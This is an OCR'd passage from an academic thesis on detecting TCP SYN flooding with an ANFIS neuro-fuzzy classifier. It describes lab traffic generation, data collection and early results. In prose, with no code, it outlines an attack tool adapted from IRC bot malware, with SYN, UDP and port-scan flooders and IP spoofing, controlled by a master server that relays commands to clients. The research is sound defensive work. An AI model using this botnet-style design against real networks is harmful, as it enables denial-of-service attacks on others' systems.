- Output <0.2 – for normal
- 0.2< output < 0.6 – for a possible attack
- Output > 0.6 – for attack

The range (0.2, 0.6) can be used to notify administrators or concerned personnel of the existence of suspicious activity in the network.

6.6. Implementation

In this work, already available data in the internet was not used because of its nature. Instead there was a need for generating data. For this reason different modules needed to be implemented. These modules are the adapted attack tool, the clientApp, the master server, and the data collection module.

The attack module (data generation module) before it was adapted had the capability to go online and join an IRC channel and wait for commands. It also had the capability of updating itself from an internet location provided to it. These capabilities along with other less important features were removed. Only those modules that are used to generate attack data were retained. These modules include the TCP SYN flooder, the UDP flooder, the urgent pointer flooder and the port scan flooder. Other modules include header checksum calculators, IP address spoofer, packet assembler and command parser. The general process is shown in the following flowchart.




Figure 6-4 Flowchart of the attack data generation module

The client application and the attack module are separated because the windows socket technologies they use were not compatible. It uses Microsoft's Foundation Class (MFC) asynchronous socket class which is implemented using Winsock V1.1.On the other hand, the attack tool uses RAW sockets implemented using Winsock v2.0 As a result the client application was only made to be used as the communication module. It connects to the server when it is activated / run. It then sends a message notifying the server of its readiness. When it receives a command from the server, it sends back an acknowledgement stating it is executing the command. It then creates a process, which is

the attack tool, passing along the command received. After waiting for the attack tool to finish executing the command, it sends a message to the server regarding the successfulness of the command. The following flow chart shows the basic process.




Figure 6-5 Flow chart of the client application

The master server is composed of a dialog box, a server socket interface and a bunch of client interface sockets for communication with the client application. The dialog box is used for displaying connected clients and the messages they send. It is also used to enter the command that is to be sent to the clients. The purpose of the server socket is to listen to connection requests from client applications. When it receives a connection request from a client, it checks to see if it has enough resources to entertain the request. If there is available resource, it accepts the request and associates the client with a client interface socket and goes back listening for further connection requests. The client interface socket

will be the one that is going to handle the communication between the client application and the server application. When a command is entered to be sent to client applications, the server application goes through each client interface socket which currently in connection with a client and passes the command. The client interface sockets in turn send this command to the client applications. The general flow of command can be seen in the following flow chart.




Figure 6-6 Flow chart for the Master server application

The data collection module uses RAW sockets to listen to any type of network traffic arriving at the victim's computer. It then goes on processing the packets captured to identify their type. Since only TCP SYN flooding attack is studied, this module was made to filter TCP SYN and keep count of them. It also keeps count of any type packet that arrived at the victim. Another thing it does is keep track of distinct source ports. Only one occurrence of a distinct port is recorded. The data collected is summarized by the second

and when the designated time of data collection is reached, these values are written to a file. This can be seen in the flow chart given below.





Figure 6-7 Flow chart for the data collection module

All the above applications are used for data collection and were written in Microsoft's Visual C++ 6. For testing using the data collected, the adaptive neuro-fuzzy inference


modules in Matlab were used. The source codes for the applications are given in Appendix III, IV, V, and VI.

7. Result and Discussion

In this chapter the results observed during the experimentation will be discussed. During the data collection stage, it was observed that normal network traffic data and traffic data with flooding attack showed distinct behaviors. This behavior can be inferred from the following figures.




(a)




(b)

Figure 7-1 (a) Percentage of TCP SYN packets and probability of distinct source ports, (b) Data rate and rate of change of data rate for Normal network traffic

It can be seen from the figures above that the percentage of TCP SYN packets in normal traffic data was very small. This percentage increases when the data rate decreases. The same is true with probability of distinct source ports. This probability becomes large when the data rate is small because the number of packets with distinct ports will be large as compared to the number of packets recieved. This clearly shows the relationship between data rate and number of TCP SYN packets and distinct source ports. One can infer when data rate is very small and percentage of TCP SYN packets is large, there is no fear of flooding attack. But when the data rate is high and the probability of distinct source ports as well as the percentage of TCP SYN packets is large, one can definitely assume the existence of suspicious behavior in the network. The following figures will ratify this assumption.




(a)




(b)

Figure 7-2 (a) Percentage of TCP SYN packets and Probability of Distinct Ports, (b) Data rate and rate of data rate for TCP SYN flooding network traffic

Figure 7.2 shows the behavior of attack network traffic. When a TCP SYN flooding attack was going on the percentage of TCP SYN packets remained around 97-100%. The probability of distinct source ports also remained to be high. This percentage lowered as the number of attackers increased. The reason being that the target machine becomes overwhelmed; as a result most packets arriving at the victim are dropped. As compared to the normal case, the fluctuations of the data rate along with the change of data rate were found to be less and remained around a particular value. If we look at the graph for the normal data, these quantities changed their values considerably over the course of the data collection period. This behavior was observed to repeat with each data collected.



(a)




(b)

Figure 7-3 (a) Percentage of TCP SYN packets and Probability of Distinct Ports, (b) Data rate and rate of data rate for Mixed Network Traffic


The graphs for mixed network traffic show that the percentage of TCP SYN packets and the probability of distinct source ports which were found to decrease as compared to pure attack traffic. It was also found that these values were much higher than that of the normal traffic data ascertaining the existence of flooding attack. The data rate was high and the rate of change data rate varied considerably over the entire course of data collection time. The reason for this is because of the competition between the normal data and the attack data to get through. The lowering of the TCP SYN percentage as well as the probability of distinct ports also arises from the fact that normal traffic and attack traffic exist in this configuration. The graphs shown for attack and mixed case above are for data collected during a single attacker was generating data. For further comparison, Appendix I can be consulted.

All in all, about 2040 seconds worth of data was collected. About 1200 were used for training purposes and 840 were used for testing. Using these types of data it was possible to train the hybrid intelligent system to classify the network traffic. The hybrid intelligent system (ANFIS) had four inputs, one for each features discussed above. Each had three membership functions corresponding to low level, medium level and high level of the quantity, respectively. During the training process the ANFIS generated rules for use in classification of network traffic. In this experiment, data was processed offline. The results found from the two implementations of ANFIS are given below.

The following are results found using zero-order Sugeno-style inference. The blue dots in the figures are desired output of the test data. The test data included attack, mixed and normal data. Since the attack data and mixed data are assigned a desired output value of 1, the ANFIS output tries to approximate that value for attack and mixed data input. For the normal data it tries to approximate the value of 0.



(a)



(b)


Figure 7-4 Test Output of Zero-Order ANFIS (a) small number of data, (b) large number of data for non-normalized data

